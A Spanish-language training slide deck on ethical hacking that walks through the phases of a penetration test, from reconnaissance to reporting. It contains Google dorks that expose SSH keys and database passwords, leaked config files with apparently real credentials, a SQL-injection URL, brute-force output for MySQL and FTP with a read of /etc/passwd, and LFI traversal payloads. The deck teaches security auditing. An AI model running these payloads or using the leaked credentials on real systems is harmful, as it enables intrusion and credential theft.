



Ethical Hacking

Auditando la Seguridad de mi empresa



LA PROPUESTA

Como Administradores de Red poner a Prueba la seguridad nuestros sistemas utilizando técnicas y herramientas de Ethical Hacking.

El Escenario:

Tomaremos como ejemplo una empresa con servidores Linux y Windows (reales/virtuales) y servicios conocidos, como: WEB – FTP – SSH – MYSQL- etc

Seguridad Informática



Seguridad Informática



Seguridad Informática

Quienes participan?



Administrador



S.O.



Hardware



Empresa



Móviles



Usuarios



Programas

QUE ES HACKING ETHICO

Por definición el hacking ético es conocido como una prueba de intrusión o “pentest”, que se define esencialmente como el “arte” de comprobar la existencia de vulnerabilidades de seguridad en una organización, para posteriormente a través de un informe se señalen los errores de seguridad encontrados, mitigarlos a la brevedad posible y evitar fugas de información y ataques informáticos.

HACKING ETHICO

TIPOS DE ANALISIS

Análisis de Vulnerabilidades

Test de Penetración

Hacking Ethico

Identificación de Puertos abiertos y servicios

Tiene un Objetivo Definido

Todo es un objetivo en el Entorno

Vulnerabilidades conocidas (Aplicaciones y S.O.)

Se tiene cuenta el entorno (IDS, Firewall, IPS)

Ataques de Ingeniería Social y DDOS

Clasificación de las vulnerabilidades

Busca comprometer el sistema objetivo

Más complejidad y Profundidad en el análisis

No hay explotación de vulnerabilidades, ni Intrusión en el Sistema

Hay explotación de vulnerabilidades e intrusión en el sistema Objetivo

Hay explotación de vulnerabilidades – Ataque puro

HACKING ETHICO

Tipos de Análisis – Variables

POSICIONAMIENTO

Definir desde donde se llevara a la practica el Análisis de Seguridad

- Posicionamiento Externo
- Posicionamiento Interno
- Desde una VLAN Diferente
- Desde VLAN Servidores
- Desde la VPN


VISIBILIDAD

Cual será la información suministrada al Evaluador (Pen Tester)

- Blind / BlackBox
- Double Blind / BlackBox
- GrayBox
- Double GrayBox
- WhiteBox
- Reversal

HACKING ETHICO

Escenarios



HACKING ETHICO

Fases del Análisis

Reconocimiento
Pasivo



Reconocimiento
Activo



Análisis de
Vulnerabilidad



Explotación de
Vulnerabilidades



Recolección de
Evidencias e
Informes



HACKING ETHICO

Como encarar la Auditoría de Seguridad

Tomaremos las técnicas y herramientas de cada “fase” para comenzar a Auditar la seguridad de nuestra Empresa.


Deberemos definir el alcance de los test para no afectar la operatividad.

HACKING ETHICO

FASE

Reconocimiento
Pasivo

- No se realiza ningún tipo de escaneo o contacto con la maquina objetivo.
- Permite Construir un mapa del Objetivo, sin interactuar con él.
- Existen menos herramientas informáticas que en las otras fases.
- Recolección de Información Pública (Ingeniería Social y Google Hacking)



Network-Tools.com



HACKING ETHICO

Herramientas:



Reconocimiento
Pasivo

intitle:index.of intext:.ssh

Index of /.ssh

- [Parent Directory](#)
- [authorized_keys](#)
- [authorized_keys.uat](#)
- [id_dsa](#)
- [id_dsa.pub](#)
- [id_rsa](#)
- [id_rsa.pub](#)
- [known_hosts](#)

filetype:inc intext:mysql_connect password

config_mapa.inc

```
<?
#HACE FALTA PARA LA VALIDACIÓN DE USUARIOS
$HOST ="www.██████████";
$USER ="cilad_org";$DATABASE="cilad_org";
$PASS ="pielcita";
$db1=mysql_connect($HOST,$USER,$PASS);
mysql_select_db("cilad_org",$db1);
?>
```

ext:sql intext:MySQL dump

init.sql

```
--
-- Table structure for table `wp_users`
--

DROP TABLE IF EXISTS `wp_users`;
CREATE TABLE `wp_users` (
  `ID` bigint(20) unsigned NOT NULL auto_increment,
  `user_login` varchar(60) NOT NULL default '',
  `user_pass` varchar(64) NOT NULL default '',
  `user_nicename` varchar(50) NOT NULL default '',
  `user_email` varchar(100) NOT NULL default '',
  `user_url` varchar(100) NOT NULL default '',
  `user_registered` datetime NOT NULL default '0000-00-00 00:00:00',
  `user_activation_key` varchar(60) NOT NULL default '',
  `user_status` int(11) NOT NULL default '0',
  `display_name` varchar(250) NOT NULL default '',
  PRIMARY KEY (`ID`),
  KEY `user_login_key` (`user_login`),
  KEY `user_nicename` (`user_nicename`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=utf8;

--
-- Dumping data for table `wp_users`
--

/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
LOCK TABLES `wp_users` WRITE;
INSERT INTO `wp_users` VALUES (1,'admin',MD5('302106'),'admin',██████████,██,NOW(),0,'admin');
UNLOCK TABLES;
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
```

HACKING ETHICO



Reconocimiento
Pasivo

Herramientas:

The screenshot shows the FOCA Free 3.2 application window. The left sidebar displays a file tree with 'Documents (5/6)' expanded, showing a file named 'DETALLE-DE-SOLICITUDES-APROBADAS-EN-LLAMADA.pdf'. The main pane displays the metadata for this file in a table format.

Attribute	Value
File Information	
URL	D:\Descargas\Alumnos\DETALLE-DE-SOLICITUDES-APROBADAS-EN-LLAMA...
Local path	D:\Descargas\Alumnos\DETALLE-DE-SOLICITUDES-APROBADAS-EN-LLAMA...
Download	Yes
Analyzed	Yes
Download date	02/11/2013 12:27:26 p.m.
Size	17,86 KB
Users	
Username	AnGe
Dates	
Creation date	01/08/2013 02:22:00 p.m.
Modified date	01/08/2013 04:46:00 p.m.
Other Metadata	
Application	Microsoft Office 2007
Company	Toshiba
Revisions	3
Edition time	00:00:00.0000143
Software	
Microsoft Office 2007	

Búsqueda Adicional
-Vulnerabilidades
conocidas




HACKING ETHICO



Reconocimiento
Pasivo

Herramientas:



Búsqueda Adicional

- Correo Electrónico
- Perfil LinkedIn
- Perfil Facebook
- Perfil Twitter

HACKING ETHICO




Reconocimiento
Pasivo

Herramientas:

Users

Username

vizioliv



HACKING ETHICO



<< back | track 5¹³

Reconocimiento
Pasivo

Herramientas:

EL ATACANTE CREA UN AP ABIERTO
BUSCANDO QUE LOS USUARIOS
DESPREVENIDOS SE CONECTEN A EL



AHORA YA TIENE CONTROL DEL TRAFICO
Y PUEDE ROBAR LAS CREDENCIALES

LA VICTIMA SE CONECTA PASANDO
TODO EL TRAFICO POR LA MAQUINA
DEL ATACANTE



**A.P.
ROGUE**

HACKING ETHICO

FASE

Reconocimiento
Activo

Es la segunda fase, y consiste en la identificación activa de objetivos, mediante en Escaneo de puertos y la identificaciones de servicios y sistemas operativos.



NSLOOKUP

```
C:\WINDOWS\System32\cmd.exe
G:\>nslookup -type=MX gmx.de
Server: dns03.btx-dtsg.de
Address: 194.25.2.129

Non-authoritative answer:
gmx.de MX preference = 10, mail exchanger = mx0.gmx.de
gmx.de MX preference = 10, mail exchanger = mx0.gmx.de

gmx.de nameserver = dns.gmx.net
gmx.de nameserver = ns.gmx.net
gmx.de nameserver = ns.schlund.de
mx0.gmx.net internet address = 213.165.64.100
dns.gmx.net internet address = 213.165.64.1
ns.gmx.net internet address = 194.221.183.1
ns.schlund.de internet address = 195.20.224.97

C:\>
```

HACKING ETHICO



Reconocimiento
Activo

Herramientas:

OS Host

192.168.0.206

Filter Hosts

Scan Tools Profile Help

Target: 192.168.0.206 Profile: Intense scan Scan Cancel

Command: nmap -T4 -A -v 192.168.0.206

Hosts Services

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -T4 -A -v 192.168.0.206

Completed ARP Ping Scan at 10:32, 0.65s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:32
Completed Parallel DNS resolution of 1 host. at 10:32, 0.01s elapsed
Initiating SYN Stealth Scan at 10:32
Scanning 192.168.0.206 [1000 ports]
Discovered open port 3389/tcp on 192.168.0.206
Discovered open port 21/tcp on 192.168.0.206
Discovered open port 1025/tcp on 192.168.0.206
Discovered open port 139/tcp on 192.168.0.206
Discovered open port 53/tcp on 192.168.0.206
Discovered open port 135/tcp on 192.168.0.206
Discovered open port 80/tcp on 192.168.0.206
Discovered open port 445/tcp on 192.168.0.206
Discovered open port 3269/tcp on 192.168.0.206
Discovered open port 593/tcp on 192.168.0.206
Discovered open port 1039/tcp on 192.168.0.206
Discovered open port 1042/tcp on 192.168.0.206
Discovered open port 636/tcp on 192.168.0.206
Discovered open port 3268/tcp on 192.168.0.206
Discovered open port 389/tcp on 192.168.0.206
Discovered open port 1051/tcp on 192.168.0.206
Discovered open port 1027/tcp on 192.168.0.206
Discovered open port 88/tcp on 192.168.0.206
Discovered open port 464/tcp on 192.168.0.206
Completed SYN Stealth Scan at 10:32, 1.22s elapsed (1000 total ports)
Initiating Service scan at 10:32
Scanning 19 services on 192.168.0.206
Completed Service scan at 10:33, 48.68s elapsed (19 services on 1 host)
Initiating OS detection (try #1) against 192.168.0.206
NSE: Script scanning 192.168.0.206.
Initiating NSE at 10:33
Completed NSE at 10:33, 32.13s elapsed
Nmap scan report for 192.168.0.206
Host is up (0.00052s latency).
Not shown: 981 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.41 beta
53/tcp open domain Microsoft DNS
80/tcp open http Microsoft IIS httpd 6.0
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE

HACKING ETHICO



Reconocimiento
Activo

Herramientas:

Zenmap

Scan Tools Profile Help

Target: 192.168.0.206 Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.206

Hosts Services

OS Host

192.168.0.206

Port	Protocol	State	Service	Version
21	tcp	open	ftp	FileZilla ftpd 0.9.41 beta
53	tcp	open	domain	Microsoft DNS
80	tcp	open	http	Microsoft IIS httpd 6.0
88	tcp	open	kerberos-sec	Windows 2003 Kerberos (server time: 2013-11-02 12:31:26Z)
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	
389	tcp	open	ldap	
445	tcp	open	microsoft-ds	Microsoft Windows 2003 or 2008 microsoft-ds
464	tcp	open	kpasswd5	
593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcp	open	tcpwrapped	
1025	tcp	open	msrpc	Microsoft Windows RPC
1027	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
1039	tcp	open	msrpc	Microsoft Windows RPC
1042	tcp	open	msrpc	Microsoft Windows RPC
1051	tcp	open	msrpc	Microsoft Windows RPC
3268	tcp	open	ldap	
3269	tcp	open	tcpwrapped	
3389	tcp	open	ms-wbt-server	Microsoft Terminal Service

HACKING ETHICO

FASE

Análisis de
Vulnerabilidad

Es la tercera fase del análisis, y tiene como objetivo el identificar si un sistema es débil o susceptible de ser afectado o atacado de alguna manera (Hardware, Software, Telecomunicaciones, Humanos)



HACKING ETHICO



Análisis de
Vulnerabilidad

Herramientas:

The screenshot displays the Acunetix Web Vulnerability Scanner (Trial Edition) interface. The main window shows the 'Scan Results' for 'Scan Thread 1 (http://192.168.0.135:80/)'. The results are categorized into 'Web Alerts (152)' and 'Status' (Finished). The alerts are listed in a table with icons indicating severity: High (red), Medium (orange), Low (blue), and Informational (green).

Alert	Severity
PHP allow_url_fopen enabled (1)	High
PHP Hash Collision denial of service vulnerability (1)	High
Security vulnerability in MySQL/MariaDB sql/password.c...	High
Apache 2.x version older than 2.2.9 (1)	Medium
Apache httpd remote denial of service (1)	Medium
Apache httpOnly cookie disclosure (1)	Medium
HTML form without CSRF protection (81)	Low
PHP errors enabled (1)	Low
PHP hangs on parsing particular strings as floating poin...	Low
PHP multipart/form-data denial of service (1)	Low
PHP open_basedir is not set (1)	Low
PHPinfo page found (1)	Informational
User credentials are sent in clear text (6)	High
Apache 2.x version older than 2.2.10 (1)	Medium
Apache mod_negotiation filename bruteforcing (1)	Medium
Clickjacking: X-Frame-Options header missing (1)	Low
File upload (2)	Medium
OPTIONS method is enabled (1)	Low
Possible virtual host found (1)	Low
Session Cookie without HttpOnly flag set (1)	Low

The 'Alerts summary' panel on the right shows a total of 152 alerts found, categorized by severity:

Severity	Count
High	3
Medium	95
Low	10
Informational	44

The 'Target information' panel shows the target URL as 'http://192.168.0.135:80/'. The 'Statistics' panel shows 3218 requests. The 'Progress' panel shows 'Scan is finished'.


HACKING ETHICO



Análisis de
Vulnerabilidad

Herramientas:

← → ↻ 🏠 testphp.vulnweb.com/listproducts.php?cat=-1+union+select+1,email,3,4,5,6,database(),8,pass,10,version()+from+users

 **acuart**


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art


[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[Fractal Explorer](#)



5.1.69-0ubuntu0.10.04.1

acuart



[email@email.com](#)

Painted by: [test](#)

[comment on this picture](#)

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2006 Acunetix Ltd

HACKING ETHICO

FASE

Explotación de
Vulnerabilidades

Es la cuarta fase del análisis, y una de las mas complejas, ya que el evaluador debe de buscar aprovecharse de alguna de las vulnerabilidades identificadas, para lograr el ingreso (Intrusión) en el sistema objetivo.



HACKING ETHICO



Explotación de
Vulnerabilidades

Herramientas:

```
[*] 10.1.1.3:3306 failed to login as 'user' with password ''
[*] 10.1.1.3:3306 Trying username:'red' with password:''
[*] 10.1.1.3:3306 failed to login as 'red' with password ''
[*] 10.1.1.3:3306 Trying username:'redes' with password:'redes'
[*] 10.1.1.3:3306 failed to login as 'redes' with password 'redes'
[*] 10.1.1.3:3306 Trying username:'root' with password:'root'
[+] 10.1.1.3:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 10.1.1.3:3306 Trying username:'sysadmin' with password:'sysadmin'
[*] 10.1.1.3:3306 failed to login as 'sysadmin' with password 'sysadmin'
[*] 10.1.1.3:3306 Trying username:'mysql' with password:'mysql'
```

```
root@bt:~# mysql -h 10.1.1.3 -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 82
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select load_file('/etc/passwd');
```

Ataque de Fuerza
Bruta a un Servicio
MySQL y
explotación.

HACKING ETHICO

Explotación de
Vulnerabilidades

Herramientas: xHydra

The screenshot shows the xHydra application window. The 'Output' tab is selected, displaying the following text:

```
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-11-02 08:58:08
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to remove it.
[DATA] 7 tasks, 1 server, 7 login tries (l:p:7), ~1 try per task
[DATA] attacking service ftp on port 21
[STATUS] attack finished for 192.168.0.206 (waiting for children to finish)
[21][ftp] host: 192.168.0.206 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-11-02 08:58:33
<finished>
```

An arrow points from the highlighted success message to a callout box on the right.

Ataque de Fuerza Bruta a un Servicio FTP

The application has buttons for 'Start', 'Stop', 'Save Output', and 'Clear Output'. At the bottom, the command line is visible: `hydra -s 21 -l admin -P /root/Desktop/Password -t 16 192.168.0.206 ftp`

HACKING ETHICO - Ejemplos

Prueba: Página Web

Vulnerabilidad: Local File Include (LFI)

Descarga.php?pagina=archivo.pdf | **Descarga.php?pagina=../../etc/passwd**



```
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
gdm:x:50:105:Gnome Display Manager daemon:/var/lib/gdm:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
news:x:9:13:News system:/etc/news:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/false
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
root:x:0:0:root:/root:/bin/bash
squid:x:31:65534:WWW-proxy squid:/var/cache/squid:/bin/false
sshd:x:71:65:SSH daemon:/var/lib/ssh:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
admin:x:1000:100:admin:/home/admin:/bin/bash
backup:x:1002:100:Usuario para Copias de Seguridad:/datos/copias/backup_de_sisdhim:/bin/bash
betojt:x:1003:100:Beto Jimenez:/home/betojt:/bin/bash
jcfranco:x:1001:100:Julio Cesar FRANCO B.:/home/jcfranco:/bin/bash
```

HACKING ETHICO - Ejemplos

Prueba: Página Web

Vulnerabilidad: Local File Include (LFI)

Descarga.php?download= | **Descarga.php?pagina=backend/dbconn.php**



```
<?php
//&dbconn=mysql_connect("localhost","root","");
//mysql_select_db("juventud",&dbconn);
//&dbconn=mysql_connect("██████████:3306","██████████","██████████");
//mysql_select_db("juventudgov",&dbconn);
$dbconn=mysql_connect("localhost","af000510_dbadmin","Juv3ntud4");
mysql_select_db("af000510_juventud_db",&dbconn);

function conexionBD(){
$link = mysqli_connect("localhost","af000510_dbadmin","Juv3ntud4");
mysqli_select_db ($link,"af000510_juventud_db");
return $link;
}

?>
```

HACKING ETHICO

FASE



Presentación de
Informes

Es la quinta fase, y en la que se ve reflejado el análisis del evaluador de seguridad, aquí se plasman todos los hallazgos, las no conformidades, las opciones para mejorar, y las conclusiones y recomendaciones.

- Un buen reporte, un buen análisis
- Diversidad en reportes (Técnicos, Ejecutivos)
- No generar Alarmas!!!
- Impactos de Afectación

HACKING ETHICO

Como informar los resultados

Informe Ejecutivo

Se realiza una descripción del objetivo de trabajo, tareas realizadas, hallazgos, fortalezas, debilidades y recomendaciones

Informe Técnico

Detalla de los objetivos, tareas, herramientas utilizadas, hallazgos, fortalezas, debilidades analizadas desde las ópticas de Criticidad, Impacto y Esfuerzo, así como recomendaciones finales.

RECOMENDACIONES

- a) Educa a tus usuarios en Seguridad Informática
- b) Protege tu Red Wifi
- c) Realiza Backup Periódicos
- d) Escribe las políticas de Seguridad
- e) Realiza las actualizaciones de gran escala en ambientes de prueba
- f) Quita metadatos de los archivos públicos
- g) Auditar las Políticas de Seguridad

ENLACES SUGERIDOS

Seguridad Informática

<http://blog.segu-info.com.ar/>

<http://www.hispasec.com/>

<http://blog.s21sec.com/>

<http://securytibydefault.com/>

<http://cert.inteco.es/>

<http://www.iso27000.es/>

Ambientes de Practica

<https://www.pentesterlab.com/>

<http://www.retoshacking.es/>

<https://hack.me/>

HACKING ETHICO

